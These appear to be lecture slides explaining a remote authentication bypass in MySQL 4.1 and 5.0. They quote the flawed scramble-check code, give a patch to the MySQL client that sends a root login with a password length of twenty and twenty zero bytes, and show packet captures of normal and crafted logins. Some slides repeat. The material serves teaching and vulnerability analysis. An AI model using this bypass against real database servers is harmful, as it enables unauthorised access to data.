

Sicherheitsmodelle in Informationssystemen:


---

# Remote authentication bypassing in MySQL 4.1/2 + 5.0

Sonnleitner, delta-xi.net

## Authentication process (since MySQL 4.1)

- 1 C → S: Empty TCP segment for querying server hello packet
- 2 S → C: Server sends hello packet (version, capabilities, etc)
- 3 C → S: Authentication packet containing logon-parameters
- 4 S → C: ack | nak | pw again, if wrong format (too old/new)



## Authentication packet: Password scrambling

- Pre 4.1: C sends hashed password as null-terminated string
- Since 4.1: C sends 1 byte password-length + not-null-terminated string
- *hence*: if password is empty, both send \0

Case 2: If password length is zero but a password is required, login is denied instantly.

## Authentication packet: How is it compiled/sent?

libmysql/client.c at about line 2300:

```
if (passwd[0]) {
    if (mysql->server_capabilities & CLIENT_SECURE_CONNECTION) {
        *end++= SCRAMBLE_LENGTH;
        scramble(end, mysql->scramble, passwd);
        end+= SCRAMBLE_LENGTH;
    } else {
        scramble_323(end, mysql->scramble, passwd);
        end+= SCRAMBLE_LENGTH_323 + 1;
    }
} else
    *end++= '\0';
```

# Authentication packet analysis

## Standard authentication packet:

```
0000 00 18 f8 d2 b6 5f 00 1a 92 04 00 8a 08 00 45 08  ...._.. .....E.
0010 00 72 a2 8b 40 00 40 06 e8 3e c0 a8 01 66 59 6e  .r..@.@. .>...fYn
0020 94 37 b6 d5 0c ed 4f bd e8 18 be 0a f1 1d 80 18  .7....0. ....
0030 00 2e 59 c5 00 00 01 01 08 0a 00 27 4a b1 e2 6c  ..Y..... ..'J..l
0040 f9 5d 3a 00 00 01 85 a6 03 00 00 00 00 01 08 00  .]:.....
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0060 00 00 00 00 00 00 72 6f 6f 74 00 14 7d 60 1b 86  .....ro ot.} `..
0070 c9 67 24 95 44 74 b3 5e 9a 66 a9 33 cc c9 5f b0  .g$.Dt.^ .f.3.._.
```

- ▶ Frame 22 (128 bytes on wire, 128 bytes captured)
- ▶ Ethernet II, Src: AsustekC\_04:00:8a (00:1a:92:04:00:8a), Dst: Cisco-Li\_d2:b6:5f (00:18:f8:d2:b6:5f)
- ▶ Internet Protocol, Src: 192.168.1.102 (192.168.1.102), Dst: 89.110.148.55 (89.110.148.55)
- ▶ Transmission Control Protocol, Src Port: 46805 (46805), Dst Port: tns-adv (3309), Seq: 100000000
- ▼ MySQL Protocol
  - Packet Length: 58
  - Packet Number: 1
  - ▼ Login Request
    - ▶ Client Capabilities: 0xA685
    - ▶ Extended Client Capabilities: 0x0003
    - MAX Packet: 16777216
    - Charset: latin1 COLLATE latin1\_swedish\_ci (8)
    - Username: root
    - Password: }`033\206\311g\$\225Dt\263^\232f\2513\314\311\_\260

## Authentication packet exploitation: The code

```
my_bool check_scramble_323(const char *scrambled,
const char *message, ulong *hash_pass) {
    struct rand_struct rand_st;
    ulong hash_message[2];
    char buff[16],*to,extra;
    const char *pos;

    hash_password(hash_message, message, SCRAMBLE_LENGTH_323);
    randominit(&rand_st,hash_pass[0] ^ hash_message[0],
    hash_pass[1] ^ hash_message[1]);

    to = buff;
    for (pos=scrambled ; *pos ; pos++)
        *to++=(char) (floor(my_rnd(&rand_st)*31)+64);

    extra = (char) (floor(my_rnd(&rand_st)*31));
    to = buff;

    while (*scrambled) {
        if (*scrambled++ != (char) (*to++ ^ extra))
            return 1;    /* Wrong password */
    }
    return 0; /* login OK */
}
```

## Authentication packet exploitation: How we're getting on

To exploit the code, we must basically construct our own MySQL protocol packets with the following prerequisites. In the authentication packet we must:

- send a non-zero byte as password-length (typically  $n = 0x14_{16} = 20_{10} =$  typical hash length of SHA1)
  - concat  $n$  zero-bytes to packet header+length byte
  - put packet into the MySQL protocol packaging facility and send it to server
- this means, we have to
- write our own MySQL client or
  - modify the source of the MySQL database server (the client part)

## Authentication packet exploitation: How we're getting on

To exploit the code, we must basically construct our own MySQL protocol packets with the following prerequisites. In the authentication packet we must:

- send a non-zero byte as password-length (typically  $n = 0x14_{16} = 20_{10} =$  typical hash length of SHA1)
- concat  $n$  zero-bytes to packet header+length byte
- put packet into the MySQL protocol packaging facility and send it to server

→ this means, we have to

- write our own MySQL client or
- modify the source of the MySQL database server (the client part)

Let's chose the latter way.

## Authentication packet: Exploitation

The code which actually compiles and sends the authentication packet from C to S (with respect to new- old-styled password transmission, based on server capabilities), is found in `libmysql/client.c` at about line 2300:

```
if (passwd[0]) {
    if (mysql->server_capabilities & CLIENT_SECURE_CONNECTION) {
        *end++= SCRAMBLE_LENGTH;
        scramble(end, mysql->scramble, passwd);
        end+= SCRAMBLE_LENGTH;
    } else {
        scramble_323(end, mysql->scramble, passwd);
        end+= SCRAMBLE_LENGTH_323 + 1;
    }
} else
    *end++= '\0';
```

## Authentication packet: Exploitation

We now change these lines to construct our packet:

```
/* Fill the packet buffer with null bytes after first byte*/  
for ( int i = 0; i < 20; i++ )  
end[i+1] = 0x00;  
  
/* put 0x14 (dec 20 = length of mysql hash) at first position */  
end[0] = 0x14;  
  
/* update packet length */  
end+=i+2;
```

# Authentication packet analysis

Standard authentication packet:

```
0000 00 18 f8 d2 b6 5f 00 1a 92 04 00 8a 08 00 45 08  ...._.. .....E.  
0010 00 5f 5d 47 40 00 40 06 2d 96 c0 a8 01 66 59 6e  ._]G@.@. -....fYn  
0020 94 37 b6 d6 0c ed f7 2e a7 30 c9 87 ba 8f 80 18  .7..... .0.....  
0030 00 2e 30 74 00 00 01 01 08 0a 00 27 fa a4 e2 6f  ..0t.... ...'...o  
0040 b9 1d 27 00 00 01 05 a6 03 00 00 00 00 01 08 00  ..'.....  
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....  
0060 00 00 00 00 00 00 72 6f 6f 74 00 14 00  .....ro ot..
```

```
▶ Frame 10 (109 bytes on wire, 109 bytes captured)
▶ Ethernet II, Src: AsustekC_04:00:8a (00:1a:92:04:00:8a), Dst: Cisco-Li_d2:b6:5f (00:1
▶ Internet Protocol, Src: 192.168.1.102 (192.168.1.102), Dst: 89.110.148.55 (89.110.148
▶ Transmission Control Protocol, Src Port: 46806 (46806), Dst Port: tns-adv (3309), Seq
▼ MySQL Protocol
  Packet Length: 39
  Packet Number: 1
  ▼ Login Request
    ▶ Client Capabilities: 0xA605
    ▶ Extended Client Capabilities: 0x0003
      MAX Packet: 16777216
      Charset: latin1 COLLATE latin1_swedish_ci (8)
      Username: root
  [Malformed Packet: MySQL]
```